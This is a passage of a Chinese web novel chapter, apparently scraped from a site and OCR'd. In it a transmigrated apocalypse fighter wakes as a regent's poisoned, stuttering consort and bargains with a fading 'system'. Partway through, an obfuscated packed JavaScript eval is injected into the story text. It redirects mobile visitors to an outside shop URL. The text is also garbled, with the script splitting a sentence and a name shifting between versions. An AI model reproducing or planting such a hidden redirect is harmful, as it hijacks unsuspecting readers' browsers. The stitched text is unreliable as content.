那是一个月黑风高的夜晚,上元节当日,花市灯如昼,热闹非凡。
长街上两人意外相撞,少年本就寡言少语,此时更是不想扰了兴致,本该转身而走的他垂眸间,映入眼帘的竟是一张娇俏、呆萌的脸,少年对她一见钟情,于是——他走近挑起她的下巴,压声道:“这位女子,你成功引起了本王的注意。”
【宿主,咱……是不是串台了呀。】
系统在鸢从地上站起来后就打算跟她讲现状和任务,可屏幕上的字显示了好一会儿都没动静,又见她照镜子看得入迷,就没打扰。
但她越想越奇葩,系统实在听不下去。
鸢只是“啧”了一声,手在空中轻轻一摆,继续浮想联翩。
【宿主?】
系统看见鸢摆手以为是想让自己离她近点,可接近后才发现她又变回了一副痴呆样。
系统尝试呼唤,却丝毫没用。
后来两人在一起,相敬如宾、恩爱有加、如胶似漆……可好景不长,婢女见自己在摄政王身边服侍多年,最后他的身边居然不是她,于是婢女心生嫉妒,偷炼苗疆剧毒与换魂术下给王妃,不仅使王妃昏迷不醒,还让这幅躯体换了内胆,不料却被穿越者霸占,他寻遍名医只为治好她,可都了了于事,那一夜,他气昏了头,对名医们大声呵斥:“治不好她,那就全都给她陪葬!”
【宿主。。王妃进摄政王府的时候还没及笄……怎么如胶似漆。。。】
系统无语,尝试唤醒的声音也越来越弱。
摄政王爱妻如命,他每每见王妃醒来看他陌生的眼神心碎不已。终于,他疯了,暴虐成性,普天盖地的寻找婢女,宁可错杀也不放过。找到后,他对婢女施以酷刑,只为逼出解药,可那婢女不从,且出言挑衅,摄政王忍无可忍,本想一刀送婢女归西,可那婢女不仅牵扯悬案,甚至还有人脉——与太子关系密切,被手下阻拦后他不得不放手离开,只能眼睁睁看着谋害妻子的人活得自在……
这也太狗血了!摄政王简直是忧郁破碎小狗来的……
鸢想完不禁抽了抽鼻。
【是狼哦,咬死你!】
“啊!”
系统的声音形似空灵诡语,忽然环绕在鸢的耳畔。
鸢被吓了一跳,不禁出声叫了一声。
在末世世界,异能者以吸食变异晶核为生,也需吸食变异晶核来增强异能,鸢每天除了睡觉就是做任务清理丧失或者支援别的小队,尤其她还是超异能队队长,小队主要清理的是变异型丧尸,不做任务时大脑也没有放松的时间,她不仅要思考战略还要组织队友训练,有时因人体需求,需要合理规划积分换置人的吃食,如果没有多余的积分或者积分不足时,还要去接点别的任务赚取,完全没有闲工夫去瞎想。
现下穿越,她完全沉浸在幻想的世界里,全然忘了还有系统的存在。
鸢回过神来,她想起在幻想时貌似听到系统好像在叫她,说什么串台?等等!刚刚她幻想完觉得摄政王是忧郁破碎小狗,系统回的‘是狼哦’。
鸢一惊,站起来单手叉腰,另一只手颤抖地指向悬在空中那个发光的屏幕,后退了几步:“你……你你……你……”
【是的宿主,我能听见你心声,你刚刚幻想的‘忧郁破碎霸道摄政王爱上王妃’的故事我听的一清二楚。】
鸢听了系统的回答有些尴尬,但她见自己支支吾吾半天也说不出一句完整的话,又将手转而指向自己胸口:“我……我……我我……”
【没错宿主,你现在是个结巴,因无法探测出你的异能和这副身躯体内的毒是否有排异,为确保你的魂魄能安全存活以及这副身躯的完好无损,只能出此下策,你可以在心里跟我沟通。】
【温馨提示:异能无权更改系统设定哦。】
昏暗的房间内,一段红色字体刻在悬在半空中的电子屏幕上,格外晃眼。
鸢无奈,深深叹了口气,其实不用系统提醒,她也不打算用异能恢复,毕竟在地牢里她就尝试偷偷用异能窥探剧情和人物面容,结果就是眼睛一闭一睁,她就这么穿了。
‘那我的异能呢?你设定我成哑巴,到时候遇到突发情况,我该怎么使用异能,总不能就结巴说吧,反派见我这样都得心疼我,男主见我估计都想鲨了我。’
鸢边在心里回着系统的话,边坐到床上,双手环抱着床柱,倚在旁边。这副身体太弱了,只是精神紧绷、情绪激动了一会儿,就感到胸口发蒙、头脑昏胀、喘不上气。
‘还是说,异能也是从嘴说变成了心想。’
【不愧是这副身体的原主人,潜意识还是那么聪慧】
‘你在说什么?’
鸢不知道为什么,自从在这副身体里醒来后头脑一直发胀,开始还以为是因为情绪问题所以才会喘不上气,可已经靠在床柱上有一会了,就算身体再虚,也不该这样。现下她脑袋昏沉得厉害,完全没听清系统说的话,多问一嘴后她实在受不了,忽然想起这具身体体内还有毒,便开始用异能扫描并尝试排出。
毕竟她据观察和大致了解,原主体内中的毒并非属于系统设定。
【没什么!没什么!我是要讲你接下来要做的事。】
系统意识到自己说漏了嘴,慌忙想方设法补救,但听鸢话里的意思像是没听清,于是赶忙否认,说些别的转移她的注意力。
【宿主,你猜得没错,你穿的人的确是摄政王王妃,原主名为沈观雪,这件事我没必要瞒你,也瞒不过你,但多的我不能说,这是上级规定。你的任务就只有活着,必须好好活着,否则这个世界将会崩塌,你也会因被判定任务失败,生命就此结束。】
【关于奖励,由于宿主已在末世注射了异能增强药剂,不再依靠晶核为生,因此已将宿主的晶核奖励改为:多活一天可清除体内毒素1%,同时增强异能1%】
系统没注意到她的状态不对,自顾自说着。
忽然,一滩黑血从鸢口中喷射而出,她呼吸急促,只觉得眼前的事物越来越模糊,她勉强扶着床柱硬撑着。
鸢不理解,为什么别的穿越者能活三天,而她连一天都撑不过去。刚刚系统说的话她全听见了,她也不想活着的机会就这么白白浪费,可在尝试排毒的过程中,她感觉并不是毒和异能有排异,而是原主身体并不接纳她,毒素莫名爆发,她的异能也无法干预。
‘系统,我不会还没开始就结束了吧……’鸢在心里痛苦呻吟。
【宿主别慌,你先撑住,其他有我,有我在不会让你有事的!】说罢,悬在空中的电子屏幕瞬间化作一缕光,从鸢的眉心处进入她的识海并屏蔽了她。
汗水浸透了衣裙,额头上的碎发一簇簇地黏在鸢的脸上,她忍着疼颤抖地伸出手,最终轻落在系统消失的地方揉了揉。
穿来前,她正带领小队执行紧急任务时突遇丧尸围剿,眼见空间之门刷新,她身为队长且拥有言出法随的高等异能,果断选择让队友先走,自己断后。
空间之门越来越小,她瞅准时机进入却被迷副队长狠狠推向尸潮,而其他队友就在一旁冷漠观看。
“鸢,异能增强药剂的副作用感受怎么样,幸好我注射的早。”
“基地早想让我们的异能合二为一,就在刚刚推你的时候,我已经复制了你的异能。基地的晶核有限,也不需要一个拥有和别人一样异能的废物做队长,你可以去死了。”
“这场戏,最后就由你这个主角收场啦,放心,基地那边我会好好说明情况,毕竟我身边可都是人证~”
空;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17738568|209064||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
间之门缓缓关闭,迷和几个队友的身影也渐渐消失在眼前。经迷说的一番话,她幡然醒悟,原来这几天队友背着自己频频外出是在计划这件事。
确实可笑,三年同生共死的交情,最后居然连一个活着的权利都没有。
鸢想说话释放异能,但此时的喉咙像是被灌过岩浆,灼烧的刺痛感深入骨髓,刚刚的战斗已经耗费了不少体力,加上现在的药剂发作,她无力抵抗最后被丧尸、背叛、欺瞒淹没。
鸢有些看不懂这个世界,同生共死三年的队友拿自己当跳板,刚绑定的系统却拼命救自己。
异能者在这个时代当面释放异能估计会被当成妖魔鬼怪,脱开异能不说,她也只是个普通人,明明系统可以在她死后再重新绑定别的穿越者,然后再对新的穿越者说同样的话,发生同样的事,做同样的任务……
想到这,她脸上早已分不清脸上是汗水还是泪水。事出有因,她决定等系统出来后一定要问清楚。
鸢感到身上的疼痛在缓缓减弱,她睁眼,却发现电子屏幕从原本能悬在半空到现在只能倒在一旁的床柜上;而光原本能包裹住整张床,现在却连烛光都不如,只能覆盖一小片树叶。
【宿主,毒性已经压住了,近期不会复发,记得好好做任务……】
鸢听系统的声音非常虚弱,顿时气不打一处来,明明在看过的那些小说里,系统只需要把人拉过来后讲清楚任务、奖励和偶然的警告后就什么都不管了。
【警告!警告!系统能量不足,即将进入休眠状态!】
鸢还没来得及煽情,响亮的警告声伴随着闪烁的红色光瞬间包围住整个屋内。
“喂!我……我……”
‘我要的不是这个警告啊!’
听见警告声,鸢焦急万分,一时间忘了她是个结巴,最终只能在心底无助的呐喊。
她慌忙移到床柜旁,眼泪止不住地落下,她吸着鼻子盯着快要消失的电子屏幕在心底哽咽。
‘系统,我要怎么做你才能不消失。’
【宿主,你只需要好好完成任务,我只是沉睡不是消失,沉睡过程中,奖励正常发放。】
‘你最好能回来,不然我就用这副身体出轨!’
见系统没回,鸢服了软:‘为什么救我……’
【因为这是我的任务。他只要你,你曾经穿越这件事也是我的心结……】
后半句,系统说的很小声,怕她听见,又怕她听不见。
鸢不明白:‘先前那几位穿越者呢?为什么不救她们反而选择我?’
【因为这个世界需要你,也必须是你。】
‘什么意思?’
【待你情到深处时,自然就知道答案了。宿主,时间不多了。】
系统转移话题,周围红色的光也忽然闪烁地越来越快。
【警告!警告!休眠进入倒计时:五……四……】
房屋内倒计时声此起彼伏,电子屏幕上显示的数字也开始渐渐闪烁。
‘摄政王叫什么名字,这我总有权利知道吧。’
鸢收回情绪,她不再执着于那些,但既然她穿成了摄政王王妃,总得知道摄政王姓甚名谁吧。
鸢见系统没回,以为系统还是不愿意说,眼见电子屏幕上的倒计时数字越来越小,她在心里慌忙改口:‘姓!姓也行!’
【萧凌……】
系统怕提前说了,鸢又会抓紧时间问别的问题,于是故意赶在最后一秒说。
但倒计时声和系统的声音混在了一起,鸢刚从毒发中缓过劲,时不时还会有耳鸣。系统回答完,鸢跟着在嘴里重复了一遍:“江……”
她心里又惊又喜——‘小说诚不欺我,原来真有摄政王姓江的,怪不得有马赛克也藏不住他的帅!’